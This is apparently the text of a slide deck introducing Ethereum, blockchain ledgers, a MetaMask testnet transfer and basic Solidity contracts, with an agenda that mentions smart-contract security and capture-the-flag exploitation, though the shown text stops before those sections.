

LETS HACK THE BLOCKCHAIN



Emil Christian Hørning




AGENDA

1. What is Ethereum
2. How do we interact with the Ethereum blockchain
3. How do we program the Ethereum blockchain
4. Security holes in Ethereum programs
5. Exploiting smart contracts for fun and flags
6. Conclusion

WHAT IS ETHEREUM

ETHEREUM

- Blockchain
 - **Database** maintained by **decentralized network** of computers
 - **Collectively managed** and not owned by a single entity
 - Every participant in the network makes sure that the data in the network is accurate
 - **Everyone manages everyone** and make sure that no one cheats in the system



ETHEREUM



DATA IS STORED IN AN APPEND-ONLY SERIES OF BLOCKS, THIS IS CALLED THE BLOCKCHAIN.



THE BLOCKCHAIN ALLOWS FOR VALIDATING AND PROCESSING **TRANSACTIONS, CODE** AND **FUNDS** IN SUCH A WAY THAT NO ONE NEEDS TO TRUST ONE ANOTHER.

WAIT, WAIT, WE ARE GETTING AHEAD OF OUR SELVES



Lets take a step back

Lets take a step back

- Rai Stones as a form of currency
- Huge stones denoting monetary value
 - *Imagine 1 rai stone -> 100 dkk*
- Huge hassle to pay with them
- Instead of moving them around, just keep a list of who pays who and with which stone
 - A bank can keep track?
- Cumbersome to go ask the bank each time.
 - What if everyone just kept track of who owns which raistone?





#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Simon pay Emil Rai stone #22
#25318	Tommy pay canteen rai stone #32
#25317	Filip pay Tommy rai stone #32
#25316	Stuart pay Tommy rai stone #223
...	...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Simon pay Emil Rai stone #22
#25318	Tommy pay canteen rai stone #32
#25317	Filip pay Tommy rai stone #32
#25316	Stuart pay Tommy rai stone #223
...	...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Simon pay Emil Rai stone #22
#25318	Tommy pay canteen rai stone #32
#25317	Filip pay Tommy rai stone #32
#25316	Stuart pay Tommy rai stone #223
...	...



Hey guys I
have this
payment I
want to
make



#25322	Simon pay Supermarco rai stone #252
--------	---

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...



Hey guys I
have this
payment I
want to
make

#25322

Simon pay
Supermarco rai
stone #252



Validating...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...



Validating...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...



Validating...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...



#25322

Simon pay
Supermarco rai
stone #252



Accepting



Hey
everyone.
its valid,
heres my
proof...

Publishing



Accepting

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...



#25322	Simon pay Supermarco rai stone #252
--------	-------------------------------------



#25322	Simon pay Supermarco rai stone #252
--------	-------------------------------------



#25322	Simon pay Supermarco rai stone #252
--------	-------------------------------------




#25322	Simon pay Supermarco rai stone #252
--------	-------------------------------------

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...

#25321	Upal pay Netto rai stone #421
#25320	Jones pay Emilie rai stone #99
#25319	Filip pay Tommy rai stone #32
#25318	Tommy pay canteen rai stone #32
#25317	Emil pay Simon rai stone #252
#25316	Stuart pay Tommy rai stone #223
...	...

How does a transaction get into the blockchain?



© Euromoney Learning 2020

Why is it smart?

Decentralized Networks

- ✓ Immutable
- ✓ Tamper Proof
- ✓ Secure




With no central point of failure and security by cryptography, any applications are protected against fraud and attacks.

ETHEREUM

Ethereum makes building decentralized applications easier than ever. Instead of needing to launch a new blockchain for every dapp, you can build thousands of applications on top of Ethereum's platform.

Blockchains




- ✓ Trustless
- ✓ Global
- ✓ Permanent

Every block of information is stored all across the network, leading to a world-wide environment where everyone is in the know.




THE EVM 1

- The **Ethereum Virtual Machine**
- The name for the state of all the data, transactions on the ethereum blockchain
 - *Everyone agrees on this state, all the nodes.*
- Imagine the EVM as a big distributed computer
- Every new block changes the state of the EVM.
- Any participant can broadcast a request for this computer to perform arbitrary computation.
- Whenever such a request is broadcast, other participants on the network verify, validate, and carry out ("execute") the computation.



THE EVM 2

- Executions causes a state change in the EVM, which is committed and propagated throughout the entire network
- Requests for computation are called **transaction requests**; the record of all transactions and the EVM's present state gets stored on the blockchain
 - *This is in turn is stored and agreed upon by all nodes.*
- Cryptographic mechanisms ensure transactions are valid
 - *Only Filip with his private key should be able to send his funds*



ETHER

- The cryptocurrency in the Ethereum ecosystem
- Ethers purpose is to facilitate a market for computation
- Economic incentive for verifying and executing transactions and providing computational resources
- Anyone who broadcasts a transaction must provide a fee to pay
- Validators of the transaction get the fee
- Fee corresponds to the computation needed for the transaction



SMART CONTRACTS

- **Now we are getting to the good stuff**
- Application code that can be uploaded to the blockchain which can be utilized by others.
- A simple ownership contract can be deployed.
 - When interacted with, the contract checks if you have transferred funds to it, and if you have, issues a token to you.
- Others may check who owns a specific token on the contract
- Congratz, you just invented NFTs





Alright that's a lot,
lets do some quick
terminology.

Blockchain

The sequence of all blocks that have been committed to the Ethereum network in the history of the network.

So named because each block contains a reference to the previous block, which helps us maintain an ordering over all blocks (and thus over the precise history)

Ether/Eth

*The native cryptocurrency of Ethereum.
Users pay ETH to other users to have their
code execution requests fulfilled.*

Nodes

The real-life machines which are storing the EVM state.

Nodes communicate with each other to propagate information about the EVM state and new state changes.

Any user can also request the execution of code by broadcasting a code execution request through a node.

The Ethereum network itself is the aggregate of all Ethereum nodes and their communications.

Accounts/ Wallets

Where ETH is stored. Users can initialize accounts, deposit ETH into the accounts, and transfer ETH from their accounts to other users.

Accounts and account balances are stored in a big table in the EVM; they are a part of the overall EVM state.

Transactions

Transaction request : term for a request for code execution on the EVM.

transaction : a fulfilled transaction request and the associated change in the EVM state.

For the transaction request to affect the agreed-upon EVM state, it must be validated, executed, and "committed to the network" by another node.

Examples

- * Send X ETH from my account to Alice's account.
- * Publish some smart contract code into EVM state.
- * Execute the code of the smart contract at address X in the EVM, with arguments Y.

Blocks

The volume of transactions is very high, so transactions are "committed" in batches, or blocks. Blocks generally contain dozens to hundreds of transactions.


Smart Contracts

A reusable snippet of code (a program) which a developer publishes into EVM state. Anyone can request that the smart contract code be executed by making a transaction request.

Developers can write arbitrary executable applications into the EVM (games, marketplaces, financial instruments, etc.)

Using ethereum


Install MetaMask for your browser




Install MetaMask for Chrome



Account:
0x79Ba6049fBbf99502e1D324de034B7548aE2601d




Account:
0x9aF0d5b0DF7b6cA290807aEc99E23D02075eAB45






Account:
0x79Ba6049fBbf99502e1D324de034B7548aE2601d



Account:
0x9aF0d5b0DF7b6cA290807aEc99E23D02075eAB45






Account:
0x79Ba6049fBbf99502e1D324de034B7548aE2601d


Goerli test network

Send

✓ 0x9aF0d5b0DF7b6cA290807aEc99E23D02075eAB45 ✕

New address detected! Click here to add to your address book.

Asset:  **GoerliETH**
Balance: 100.17752236 GoerliETH

Amount: 1 GoerliETH 
[Max](#) No conversion rate available

[Cancel](#) [Next](#)



Account:
0x9aF0d5b0DF7b6cA290807aEc99E23D02075eAB45

Goerli test network

Not connected **Account 2**
0x9aF...AB45

0 GoerliETH

[Buy](#) [Send](#) [Swap](#)

[Assets](#) [Activity](#)

[Portfolio site](#)



Account:
0x79Ba6049fBbf99502e1D324de034B7548aE2601d

[Edit](#) Goerli test network

Account 1 → a

SENDING GOERLIETH

1

[EDIT](#)

Estimated gas fee ⓘ 0.00085269
0.000853 GoerliETH

Likely in < 30 seconds Max fee: 0.00114011 GoerliETH



Total 1.00085269
1.00085269 GoerliETH

Amount + gas fee Max amount: 1.00114011 GoerliETH

[Reject](#) [Confirm](#)



Account:
0x9aF0d5b0DF7b6cA290807aEc99E23D02075eAB45

 Goerli test network 

Not connected **Account 2**
0x9aF...AB45

0 GoerliETH



[Buy](#) [Send](#) [Swap](#)

[Assets](#) [Activity](#)


[Portfolio site](#)



Account:
0x79Ba6049fBbf99502e1D324de034B7548aE2601d



Account:
0x9aF0d5b0DF7b6cA290807aEc99E23D02075eAB45





Account:
0x79Ba6049fBbf99502e1D324de034B7548aE2601d

The screenshot shows the Goerli test network interface for Account 1. At the top, there's a fox icon, a dropdown menu set to 'Goerli test network', and a circular icon. Below this, it says 'Connected' and 'Account 1' with the address '0x79B...601d'. The main display shows '99.1767 GoerliETH'. Below this are three buttons: 'Buy', 'Send', and 'Swap'. At the bottom, there are tabs for 'Assets' and 'Activity', and a link to 'Portfolio site'.



Account:
0x9aF0d5b0DF7b6cA290807aEc99E23D02075eAB45

The screenshot shows the Goerli test network interface for Account 2. At the top, there's a fox icon, a dropdown menu set to 'Goerli test network', and a circular icon. Below this, it says 'Not connected' and 'Account 2' with the address '0x9aF...AB45'. The main display shows '1 GoerliETH'. Below this are three buttons: 'Buy', 'Send', and 'Swap'. At the bottom, there are tabs for 'Assets' and 'Activity', and a link to 'Portfolio site'.








The screenshot shows a 'Confirmed transaction' notification. It features a fox icon and the text 'Transaction 8 confirmed! View on Etherscan'. Below the text is a small number '34'.

Transaction Details < >

Overview

State

[This is a Goerli **Testnet** transaction only]

Transaction Hash:	0x88af3c814c905e5be9f05ae10197e35a6de99aaac4bf89b9b8c4a060a6426ee6 
Status:	 Success
Block:	 7883424  13 Block Confirmations
Timestamp:	 3 mins ago (Nov-03-2022 09:20:36 AM +UTC)
From:	0x79ba6049fbbf99502e1d324de034b7548ae2601d 
To:	0x9af0d5b0df7b6ca290807aec99e23d02075eab45 
Value:	1 Ether (\$0.00)
Transaction Fee:	0.000812840951034 Ether (\$0.00)
Gas Price:	0.000000038706711954 Ether (38.706711954 Gwei)

THAT WAS FUNDS



LETS TALK ABOUT CONTRACTS

A simple contract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.13;

contract Counter {
    uint public count;

    // Function to get the current count
    function get() public view returns (uint) {
        return count;
    }

    // Function to increment count by 1
    function inc() public {
        count += 1;
    }

    // Function to decrement count by 1
    function dec() public {
        // This function will fail if count = 0
        count -= 1;
    }
}
```

Simple types 1

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.13;

contract Primitives {
    bool public boo = true;

    /*
    uint stands for unsigned integer, meaning non negative integers
    different sizes are available
        uint8   ranges from 0 to 2 ** 8 - 1
        uint16  ranges from 0 to 2 ** 16 - 1
        ...
        uint256 ranges from 0 to 2 ** 256 - 1
    */
    uint8 public u8 = 1;
    uint public u256 = 456;
    uint public u = 123; // uint is an alias for uint256

    /*
    Negative numbers are allowed for int types.
    Like uint, different ranges are available from int8 to int256

    int256 ranges from -2 ** 255 to 2 ** 255 - 1
    int128 ranges from -2 ** 127 to 2 ** 127 - 1
    */
    int8 public i8 = -1;
    int public i256 = 456;
    int public i = -123; // int is same as int256

    // minimum and maximum of int
    int public minInt = type(int).min;
    int public maxInt = type(int).max;
```

Simple types 2

```
address public addr = 0xCA35b7d915458EF540aDe6068dFe2F44E8fa733c;

/*
In Solidity, the data type byte represent a sequence of bytes.
Solidity presents two type of bytes types :

- fixed-sized byte arrays
- dynamically-sized byte arrays.

The term bytes in Solidity represents a dynamic array of bytes.
It's a shorthand for byte[] .
*/
bytes1 a = 0xb5; // [10110101]
bytes1 b = 0x56; // [01010110]

// Default values
// Unassigned variables have a default value
bool public defaultBool; // false
